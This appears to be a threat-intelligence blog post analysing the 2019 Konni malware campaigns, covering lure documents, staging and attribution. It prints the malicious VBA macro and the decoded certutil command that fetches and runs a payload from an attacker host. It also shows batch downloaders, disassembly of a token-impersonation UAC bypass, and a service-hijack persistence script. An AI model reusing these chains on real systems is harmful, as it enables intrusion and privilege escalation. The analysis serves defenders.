

# A Look Into Konni 2019 Campaign

By Doron Karmi

Published: 2020-01-08 · Archived: 2026-04-29 07:00:53 UTC



11 min read

Jan 4, 2020

Konni is a remote administration tool, observed in the wild since early 2014. The Konni malware family is potentially linked to [APT37](#), a North-Korean cyber espionage group active since 2012. The group primary victims are South-Korean political organizations, as well as Japan, Vietnam, Russia, Nepal, China, India, Romania, Kuwait, and other parts of the Middle East.

Press enter or click to view image in full size



Map chart of APT37 main targets

The latest activities leveraging the Konni malware family potentially target political organizations and politically motivated victims in Russia and South-Korea. During my research, I observed 3 distinct campaigns throughout 2019: starting from January to late September.

Konni Infection chain consists of multiple stages and utilizes living-off-the-land binaries in its operation from the use of certutil.exe to download additional files and decode their content to sc.exe and reg.exe for persistence.


These campaigns leverage similar C2 infrastructure for the delivery and a specific free FTP service used for exfiltration the stolen data from the affected targets. Additionally, the macro-armed lure documents used to deliver and install the Konni payloads have similarities across all 3 campaigns.

Konni is a modular malware that collects reconnaissance data on the target machine prior to sending further modules to the victim. We were unable to find additional operations related to the Konni malware family that might reveals further capabilities and malware types used by the group associated with Konni activity.

During our analysis I found overlapping between the Konni infection chain, tools and technique used by the Syscon backdoor [1] using a service called *COMSysApp* to load the payload as a service DLL as a mean to achieve persistence on the victim machine. Although similarities have been observed between Konni and Syscon, at this time we can't say with full certainty that the same threat actor is behind both operations.


## Campaign Timeline

Press enter or click to view image in full size



## Execution flow

Press enter or click to view image in full size



Typical Konni Execution Flow

## Konni Multi-Stage Operation

## Stage 1 — Initial Execution

In mid-July 2019 I encountered with an emerging campaign delivering the Konni malware.

The threat actor behind the campaign leveraged a malicious macro-armed Microsoft Word document titled: “О ситуации на Корейском полуострове и перспективах диалога между США и КНДР” (translated to: About the situation on the Korean Peninsula and the prospect of a dialogue between the United States and the DPRK).

Unlike the previously observed campaign, the August campaign potentially targeting Russian language speakers with an interest in Korean Geo-political situation, the lure document used in this campaign is written Cyrillic and contains content related to North Korean American foreign affairs.

Press enter or click to view image in full size

### **О ситуации на Корейском полуострове и перспективах диалога между США и КНДР.**

В центре внимания форума были проблемы современного состояния и перспектив денуклеаризации КНДР и американо-северокорейских отношений.

В ходе обсуждения данных проблем отчётливо проявились противоположные оценки в рамках российско-китайского и американо-японского подходов.

Единственное, в чём стороны согласились это с тем, что второй саммит Д. Трампа и Ким Чен Ына в Ханое в феврале с. г. следует расценивать не как провал, а как полезную встречу, в итоге которой обе стороны лучше и реалистичнее поняли позиции друг друга. Далее начали выявляться принципиальные различия.

Российские и китайские участники утверждали, что в Ханое лидер КНДР продемонстрировал несогласие следовать американскому курсу на одностороннюю первоочередную денуклеаризацию без встречных ответных шагов со стороны США в виде смягчения санкций. Данная позиция была подтверждена северокорейским лидером в ходе встречи с президентом РФ В.В. Путиным во Владивостоке 25-го апреля с. г. Там Ким Чен Ын вновь заявил, что готов продолжать диалог и с США, и с Южной Кореей, но с целью не ведения «переговоров ради переговоров», а с тем, чтобы добиться в их ходе конкретных результатов, пакет которых включает в себя непременно и сокращение объема рестрикций, действующих против КНДР, в том числе, в виде санкций СБ ООН.

Американские же дипломаты и военные в Гонконге, которых автоматически и безоговорочно поддерживали японские союзники, утверждали иное. По оценкам данных представителей консервативного большинства истеблишмента США главным достижением встречи в Ханое стало то, что там наконец Д. Трамп попытался убедиться, что Вашингтон и Пхеньян имеют общее понимание самого понятия «денуклеаризация», выраженного чётким языком международного права. При этом ими постоянно повторялся тезис о том, что санкции – это продукт не политики США, а коллективной воли членов СБ ООН, и предъявлять к Вашингтону требования по их смягчению в принципе неправомерно.

---

Decoy document for 4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726

When analyzing the document, we see that the internal codepage of the lure document is 949 — ANSI/OEM Korean (Unified Hangul Code). indicating that the actor who created the document used Korean keyboard layout. This is an indication that the author is a Korean native speaker.

Property	Value
codepage	949
title	
subject	
author	000
keywords	
comments	
template	Normal.dotm
last_saved_by	Windows User
revision_number	7
total_edit_time	180
create_time	2019-07-09 01:51:00
last_saved_time	2019-07-12 09:30:00
num_pages	4
num_words	1260
num_chars	7186
creating_application	Microsoft Office Word
security	0

Document Properties. Codepage 949 is windows Korean (Unified Hangul Code)

The lure document contains VBA macro code with the following capabilities:

- Changes the font color from light grey to black — to trick the victim to enable content.
- Checks if windows is a 32 or 64 bit version.
- Constructs and executes the command-line to download additional files

Press enter or click to view image in full size

```
-----  
FILE: C:\Users\flare\Desktop\Analysis\Alien\4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726\4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726 - OLE stream: u"Macros/VBA/ThisDocument"  
Type: OLE  
-----  
VBA MACRO ThisDocument.cls  
In file: C:\Users\flare\Desktop\Analysis\Alien\4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726\4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726 - OLE stream: u"Macros/VBA/ThisDocument"  
-----  
Public Function Hex2Chr(ByVal HexValue As String) As String  
    For i = 1 To Len(HexValue)  
        Num = Mid(HexValue, i, 2)  
        Value = Value & Chr(Val("&h" & Num))  
        i = i + 1  
    Next i  
    Hex2Chr = Value  
End Function  
Private Sub Document_Open()  
    Dim nResult As Long  
    Dim sCmdLine As String  
  
    With ActiveDocument.Content  
        .Font.ColorIndex = wdBlack  
    End With  
  
    If (TextBox1.Text <> "") Then  
        sCmdLine = Hex2Chr("windir")  
        nResult = InStr(Application.Path, "x86")  
        If nResult <> 0 Then  
            sCmdLine = sCmdLine & Hex2Chr(TextBox1.Text)  
        Else  
            sCmdLine = sCmdLine & Hex2Chr(TextBox2.Text)  
        End If  
  
        sCmdLine = sCmdLine & Hex2Chr(TextBox3.Text)  
        nResult = Shell(sCmdLine, vbHide)  
        TextBox1.Text = ""  
        TextBox2.Text = ""  
        TextBox3.Text = ""  
        ActiveDocument.Save  
    End If  
End Sub
```

Macro code for 4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726

The document contains 3 hidden text boxes. Each text box has a hexadecimal string constructed to a command that is executed once the document is opened by the victim.

Press enter or click to view image in full size

TextBox #	Hex String	ASCII String
TextBox1	5C7379736E61746976655C636D642E657865202F71202F6320	\sysnative\cmd.exe /q /c
TextBox2	5C73797374656D33325C636D642E657865202F71202F6320	\system32\cmd.exe /q /c
TextBox3	636F7079202F79202577696E646972255C73797374656D33325C636572747574696C2E657865202574656D70255C6D782E657865202626206364202F64202574656D7025202626206D78202D75726C6361636865202D73706C6974202D6620687474703A2F2F68616E64696361702E6575352E6F72672F312E747874202626206D78202D6465636F6465202D6620312E74787420312E6261742026262064656C202F66202F7120312E74787420262620312E626174	copy /y %windir%\system32\certutil.exe %temp%\mx.exe && cd /d %temp% && mx -urlcache -split -f http://handicap.eu5[.]org/1.txt && mx -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat


Full Command Line example: `c:\windows\system32\cmd.exe /q /c copy /y %windir%\system32\certutil.exe %temp%\mx.exe && cd /d %temp% && mx -urlcache -split -f http://handicap[.]eu5.org/1.txt && mx -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat`

**Certutil** is a living-off the land command line utility that can be used to obtain certificate authority information and configure certificate services. Threat actors usually utilize certutil to download remote files from a given URL. It also incorporates a built-in function to decode base64-encoded files.

CMD silently copies certutil.exe into temp directory and rename it to “mx.exe” in an attempt to evade detection and then downloads 1.txt from from a remote resource: `http://handicap.eu5[.]org`. The text file contains a base64 encoded string that is decoded by certutil and saved as 1.bat.

The threat actor removes tracks by silently deleting 1.txt from the temp directory and then executes 1.bat.

Press enter or click to view image in full size



Konni Initial Execution

## Stage 2 — Privilege Escalation


The batch script acts as a second stage downloader and downloads two additional files, depending on the system architecture. Certutil is executed to download a txt file and decode its content. Decoding each base64 string (32-bit or 64-bit version) results in a cabinet file — `setup.cab`

```
@echo off

if not exist "%PROGRAMFILES(x86)%" (
  mx -urlcache -split -f "http://handicap.eu5.org/2.txt" > nul
  mx -decode -f 2.txt setup.cab > nul
  del /f /q 2.txt > nul
) else (
  mx -urlcache -split -f "http://handicap.eu5.org/3.txt" > nul
  mx -decode -f 3.txt setup.cab > nul
  del /f /q 3.txt > nul
)
```

1.bat: downloads next stager

The content of the cabinet file is then extracted into %temp% folder, and setup.cab file is deleted from the system.



setup.cab files

- **Install.bat** — acts as installer to ensure persistence and execute **mshlpsrv.dll**.
- **mshlpweb.dll** — acts as loader; responsible to elevate privileges.
- **mshlpsrv.dll** — final payload; responsible for data exfiltration.
- **mshlpsrv.ini** — configuration file; contains URL used by **mshlpsrv.dll**

Both dropped DLL files are unsigned and packed with UPX packer.

Press enter or click to view image in full size

```
Sigcheck v2.73 - File version and signature viewer
Copyright (C) 2004-2019 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\users\flare\Desktop\analysis\mshlpweb.dll:
  Verified:      Unsigned
  Link date:     11:09 AM 7/12/2019
  Publisher:    n/a
  Company:      n/a
  Description:  n/a
  Product:      n/a
  Prod version: n/a
  File version: n/a
  MachineType:  32-bit

C:\Users\flare>strings "C:\Users\flare\Desktop\Analysis\mshlpweb.dll" | findstr /I "upx"
UPX0
UPX1
UPX2
UPX!

C:\Users\flare>
```

DLL file is unsigned & UPX strings indicate file is packed

To check level of permissions, the threat actor uses net.exe. if the current user has high privileges, install.bat is executed directly. Otherwise, mshlpweb.dll is executed using rundll32.exe.

```

expand setup.cab -F:* "%TEMP%" > nul
del /f /q setup.cab > nul

:CHECK_ADMIN
net session > nul
if %errorlevel% equ 0 (goto ADMIN) else (goto NONADMIN)

:ADMIN
del /f /q "%TEMP%\mshlpweb.dll" > nul
"%TEMP%\install.bat" > nul
goto EXIT

:NONADMIN
rundll32 "%TEMP%\mshlpweb.dll", EntryPoint "%TEMP%\install.bat"
goto EXIT

:EXIT
del /f /q "%~dpnx0" > nul

```

1.bat: Checks for user's permission

mshlpweb.dll is a loader that uses a known token impersonation technique to elevate permissions and execute install.bat with high privileges. To gain higher privileges mshlpweb.dll execute the Windows Update Standalone Installer, wusa.exe. This process runs as a high-integrity process by default, since its set to auto-elevate within its manifest.

Press enter or click to view image in full size

```


c:\windows\system32\wusa.exe:
  Verified:        Signed
  Signing date:   9:37 PM 11/20/2010
  Publisher:      Microsoft Windows
  Company:        Microsoft Corporation
  Description:    Windows Update Standalone Installer
  Product:        Microsoft® Windows® Operating System
  Prod version:   6.1.7601.17514
  File version:   6.1.7601.17514 (win7sp1_rtm.101119-1850)
  MachineType:   64-bit
  Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<asmv3 xmlns="urn:schemas-microsoft-com:asm.v1" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3" manifestVersion="1.0"
>
  <assemblyIdentity
    version="1.0.0.0"
    processorArchitecture="amd64"
    name="Microsoft.Windows.WUSA"
    type="win32"/>
  <description>Windows Update Standalone Installer</description>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity
        type="win32"
        name="Microsoft.Windows.Common-Controls"
        version="6.0.0.0"
        processorArchitecture="amd64"
        publicKeyToken="6595b64144ccf1df"
        language="*/>
    </dependentAssembly>
  </dependency>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level="requireAdministrator" uiAccess="false" />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <asmv3:application>
    <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
      <autoElevate>true</autoElevate>
      <dpiAware>true</dpiAware>
    </asmv3:windowsSettings>
  </asmv3:application>
</assembly>

```

wusa.exe manifest, autoElevate set to true

mshlpweb.dll contains an access token impersonation routine that duplicates the token of the high integrity instance of wusa.exe, and uses it to create a new cmd.exe process running under the security context of the impersonated user[2], which in turn execute the installer — install.bat.

Press enter or click to view image in full size



wusa.exe runs with high integrity

## Token Impersonation Routine

mshlpweb.dll utilize a set of standard windows API calls to duplicate the token of wusa.exe and use it to spawn high integrity instance of cmd.exe. Higher privileges are needed to execute the installer, install.bat. The technique used by the threat actor is a full fileless UAC bypass named “Cavalry” that was leaked back in March 2017 to WikiLeaks as part of “Vault 7”, a series of leaks on the US CIA that included sophisticated privilege escalation techniques used by several actors in the wild since the leakage [3]. This technique also bypasses UAC with the “AlwaysNotify” settings.

### Technique flow:

- wusa.exe is executed in hidden window using ShellExecuteExW;
- Handle to the access token associated with wusa.exe is created.
- The token object of wusa.exe is duplicated using DuplicateTokenEx. The threat actor pass “Token\_all\_access” as desired access, which combines all possible access rights for a token and creates a new impersonation token.

```
push    60
lea     eax, [ebp+pExecInfo]
push    ebx
push    eax
call    sub_6FC71310
add     esp, 0Ch
lea     eax, [ebp+pExecInfo]
push    eax ; pExecInfo
mov     [ebp+pExecInfo.cbSize], 3Ch
mov     [ebp+pExecInfo.fMask], 40h
mov     [ebp+pExecInfo.lpFile], offset aWusaExe ; "wusa.exe"
mov     [ebp+pExecInfo.nShow], ebx
call    ShellExecuteExW
test    eax, eax
jz      loc_6FC712FE

push    edi
mov     edi, [ebp+pExecInfo.hProcess]
lea     eax, [ebp+TokenHandle]
push    eax ; TokenHandle
push    2000000h ; DesiredAccess
push    edi ; ProcessHandle
mov     [ebp+var_14], edi
call    OpenProcessToken
test    eax, eax
jnz     short loc_6FC71189

loc_6FC71189:
lea     eax, [ebp+phNewToken]
push    eax ; phNewToken
push    2 ; TokenType
push    2 ; ImpersonationLevel
push    ebx ; lpTokenAttributes
push    TOKEN_ALL_ACCESS_P ; dwDesiredAccess
push    [ebp+TokenHandle] ; hExistingToken
call    DuplicateTokenEx
test    eax, eax
jz      short loc_6FC71182
```

- New SID with medium privileges is created and set with NtSetInformationToken to the new duplicated token to lower its mandatory integrity level.
- Restricted token is then created and duplicated using NtFilterToken and DuplicateTokenEx respectively.

```
lea    eax, [ebp+pSid]
push   eax           ; pSid
push   ebx           ; nSubAuthority7
push   ebx           ; nSubAuthority6
push   ebx           ; nSubAuthority5
push   ebx           ; nSubAuthority4
push   ebx           ; nSubAuthority3
push   ebx           ; nSubAuthority2
push   ebx           ; nSubAuthority1
push   8192          ; nSubAuthority0
push   1             ; nSubAuthorityCount
lea    eax, [ebp+pIdentifierAuthority]
push   eax           ; pIdentifierAuthority
call   AllocateAndInitializeSid
test   eax, eax
jz     short loc_6FC71182

mov    eax, [ebp+pSid]
push   20h
pop    ecx
push   8
mov    [ebp+var_24], eax
lea    eax, [ebp+var_24]
push   eax
push   25
push   [ebp+phNewToken]
mov    [ebp+var_20], ecx
call   NtSetInformationToken
test   eax, eax
jnz   short loc_6FC71182

lea    eax, [ebp+hExistingToken]
push   eax
push   ebx
push   ebx
push   ebx
push   4
push   [ebp+phNewToken]
call   NtFilterToken
test   eax, eax
jnz   short loc_6FC71182
```

- The new duplicated token is passed to ImpersonateLoggedOnUser.
- An elevated cmd instance is spawned using CreateProcessWithLogonW function. The credentials passed as arguments to the function (Username: aaa, Domain: bbb, Password: ccc) are identical to the credentials specified in the UAC bypass implementation by FuzzySecurity, UAC-TokenMagic [4]

```


lea    eax, [ebp+phNewToken]
push  eax    ; phNewToken
push  2      ; TokenType
push  2      ; ImpersonationLevel
push  ebx    ; lpTokenAttributes
push  12     ; dwDesiredAccess
push  [ebp+hExistingToken]; hExistingToken
mov   [ebp+phNewToken], ebx
call  DuplicateTokenEx
test  eax, eax
jz    loc_6FC71182

push  [ebp+phNewToken]; hToken
call  ImpersonateLoggedOnUser
test  al, al
jz    loc_6FC71182

push  44h
pop   edi
push  edi
lea  eax, [ebp+StartupInfo]
push ebx
push  eax
call  sub_6FC71310
xor  eax, eax
mov  [ebp+StartupInfo.cb], edi
mov  [ebp+StartupInfo.wShowWindow], ax
lea  edi, [ebp+ProcessInformation]
stosd
stosd
stosd
stosd
mov  edi, 208h
push edi
lea  eax, [ebp+WideCharStr]
push ebx
push  eax
mov  [ebp+StartupInfo.dwFlags], 1
call  sub_6FC71310
add  esp, 18h
push 104h ; cchWideChar
lea  eax, [ebp+WideCharStr]
push  eax ; lpWideCharStr
push  0FFFFFFFh ; cbMultiByte
push  [ebp+lpMultiByteStr]; lpMultiByteStr
push  ebx ; dwFlags
push  ebx ; CodePage
call  MultiByteToWideChar
push  edi
lea  eax, [ebp+CommandLine]
push ebx
push  eax
call  sub_6FC71310
lea  eax, [ebp+WideCharStr]
push  eax
lea  eax, [ebp+CommandLine]
push  offset aCS ; "/c %s"
push  eax ; LPWSTR
call  ds:wprintfw
add  esp, 18h
lea  eax, [ebp+ProcessInformation]
push  eax ; lpProcessInformation
lea  eax, [ebp+StartupInfo]
push  eax ; lpStartupInfo
push  ebx ; lpCurrentDirectory
push  ebx ; lpEnvironment
push  CREATE_DEFAULT_ERROR_MODE ; dwCreationFlags
lea  eax, [ebp+CommandLine]
push  eax ; lpCommandLine
push  offset ApplicationName ; "C:\\Windows\\System32\\cmd.exe"
push  2 ; dwLogonFlags
push  offset Password ; "ccc"
push  offset Domain ; "bbb"
push  offset Username ; "aaa"
call  CreateProcessWithLogonW
push  ebx ; uExitCode
test  eax, eax
jnz  short loc_6FC712F4
    
```

I used the James Forshaw's excellent blog [6] explaining in detail how to bypass UAC using the technique above.

Press enter or click to view image in full size



Konni 2nd stage and privilege escalation flow

### Stage 3 — Persistence

When the installer is executed, it first stops COMSysApp, a service that manages the configuration and tracking of Component Object Model (COM)-based components, using sc.exe utility.

- COMSysApp service is first configured to autostart and the binpath of the service is set to svchost.exe.
- COMSysApp service is added under the “SvcHost” key as a preliminary step to its execution in the context of svchost.exe.
- The malicious DLL is added as a service DLL of COMSysApp.
- COMSysApp service is restarted.

```

:INSTALL
sc query ComSysApp > nul
if %errorlevel% neq 0 (
  sc create ComSysApp binpath= "%windir%\System32\svchost.exe -k COMSysApp" DisplayNam
e= "COM+ System Application" > nul
  sc description ComSysApp "@comres.dll,-948" > nul
)
sc stop COMSysApp > nul
sc config COMSysApp type= interact type= own start= auto error= normal binpath= "%wind
ir%\System32\svchost.exe -k COMSysApp" > nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t RE
G_MULTI_SZ /d "COMSysApp" /f > nul
reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t
REG_EXPAND_SZ /d "%windir%\System32\mshlpsvc.dll" /f > nul
sc start COMSysApp > nul
    
```

### Install.bat: Persistence & Execution of mshlpsvc.dll

